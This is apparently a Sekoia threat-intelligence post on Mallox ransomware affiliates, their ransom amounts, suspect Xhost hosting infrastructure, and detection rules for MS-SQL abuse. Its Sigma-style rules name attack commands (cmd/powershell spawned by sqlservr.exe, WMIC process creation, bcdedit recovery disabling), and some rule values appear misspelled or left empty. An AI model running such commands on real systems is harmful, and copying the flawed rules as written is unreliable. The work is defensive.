Focus *vampire*

Few samples are linked to this user. The ransom demanded is usually high, as $3,000,000. It also leverages the double extortion technique, with a bot sending a daily message in the Mallox .onion victim chat to pressure the victims by reminding the number of days left to pay before the data is released.

Unlike *Maestro*, in *vampire*-related campaigns the infection ID is associated with the sample. It does not vary between each ransomware execution.

Based on this information, Sekoia assumes that *vampire* is more likely to target a company's entire IT system than isolated servers.

Focus *hiervos*

Based on the samples analysed, this user appeared to be one of the most active operators/affiliates in 2023. In most cases, a different ID is generated each time the ransomware is executed. The ransom demanded was 4,500$ in 2023 and 3,000$ in 2024. *Hiervos* operates in the same way as *Maestro*, targeting independent servers.

A case was also found where the ransomware was associated with a fixed ID. The ransom demand was also higher, reaching 15,000$.

Infrastructure

Maestro

All the attacks (bruteforce and exploitation) conducted by *maestro* are carried out from IP addresses in AS208091 and owned by Xhost. A Shodan search on these IP addresses shows very similar profiles, they are systematically OS Windows 2012 servers exposing the same ports, in particular Netbios. By pivoting on the Netbios names associated with these servers, new IP addresses are identified. They always belong to the same AS and have the same characteristics.

Various threat intelligence reports, particularly relating to ransomware activity, previously referred to this AS. Research into the related IP addresses also shows that most of them are known to the intelligence community and are associated with brute force attacks targeting MS-SQL, RDPs and VPNs. VirusTotal shows that many of them are associated with hosting malware, in particular PureCrypter.

Xhost overview

AS208091 is owned by the company XHOST INTERNET SOLUTIONS LP, registered in the United Kingdom on 31 January 2022. According to information from the English House Registry, the company's office is registered at *Suite 6060 128 Aldersgate Street, Barbican, London, England, EC1A 4AE.* It is a virtual office address belonging to Mail Boxes ETC. Xhost Internet Solutions which is a Limited Partnership (LP); the partners are two companies domiciled in the Seychelles that appear in various open-source articles covering financial controversies. Establishing Limited Partnerships (LPs) or Limited Liability Partnerships (LLPs) in the UK recognised as a common method exploited for money laundering.

The Xhost website hxxps://www.isxhost[.]uk/ is static, does not display any customer interface – only a contact page points to an email address that does not respond to the solicitation. The abusive email address returns a 550 Mail error (Mailbox is full / Blocks limit exceeded / Inode limit exceeded). It is a kind of empty shell.

Xhost presents the profile of a shell company whose website serves to legitimise its business. Sekoia continues its investigation to determine who manages the company's assets (range of IP addresses and AS).

Detection

MS-SQL logs are not natively collected in a Windows event log. However, they do contain information that is useful for detecting a compromise. It is recommended to include them into the SOC perimeter. Based on MS-SQL logs:

- Track connections to the MS-SQL server, particularly from public IP addresses. Monitor IP addresses that manage to connect after several failed authentications.
- Check parameter changes, in particular the activation of xp_cmdshell, clr or Ole Automation.

The execution of drop commands and payload execution via the MS-SQL server can be detected based on the process tree. This type of rule works very well on a honeypot, but in production it runs the risk of generating false positives linked to the use of advanced stored procedures for sysadmin or dbadmin.

```
detection:
  selection:
    process.parent.name: 'sqlservr.exe'
    process.name: 'cmd.exe'
    process.command_line|contains:
      - 'ProgramData'
      - 'WMIC'
      - 'powershell'
  condition: selection
```

WMI is abused by attackers, in this case WMIC is called to execute the payload. This behaviour is relevant and could be detected with this rule.

```
detection:
  selection:
    process.command_line|re: '(?i).*process[^a-z]+call[^a-z]+create[^a-z].*'
  condition: selection
```

Mallox use bcedit to inhibit system recovery. This technique could be caught with this rule

```
detection:
  case1:
    process.name: 'bcedit.exe'
    process.command_line|contains|all:
      - 'set'
      - 'bootstatuspolicy'
      - 'ignorealfailures'
  case2:
    process.name:
    process.command_line|contains|all:
      - 'set'
      - 'recoveryenabled'
      - 'no'
  condition: 1 of case*
```

Although it has an mp4, mp3 or wav extension, the mime type of the downloaded file does not correspond to a multimedia file. If the proxy logs the real mime type of the file, by comparing the extension name with the mime type, it is possible to detect this masquerade.

Conclusion

The Mallox ransomware operation has been active since June 2021, and enhanced its reach over time with the adoption of the (private) RaaS model and the double extortion technique.

The MS-SQL exploitation operations detailed in this report are consistent with the previously documented initial access methods attributed to the Mallox group.

Our recent investigations on Mallox-related compromises provided valuable insights into its business model. Of particular interest is the use of two distinct operating methods. The first involves the targeting of vulnerable servers in a singular operation, which makes it possible to remain discreet in return for relatively low revenues. The second method involves a broader compromise of information systems coupled with double extortion tactics, resulting in significantly higher income.

Our analysis also highlights various users of this RaaS, including Maestro, who appears to be one of the staff and a ransomware operator. The investigation reveals the common TTPs leveraged by this operator that focuses on targeting MS-SQL servers, and details the techniques used to exploit vulnerable servers. The usage of Xhost IPs addresses also stands out as a significant behavioural pattern associated with Maestro.

When investigating the hosting company Xhost Internet linked to AS208091, suspicions arise. While formal links with cybercrime-related activities remain unproven, the involvement of this AS previous instances of ransomware compromise and the longevity of the IP address monitoring is intriguing. Sekoia.io analysts will continue to monitor activities associated with this AS and to investigate the related operations.

IoCs

The list of IoCs is available on Sekoia GitHub repository.

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io**.

Comments are closed.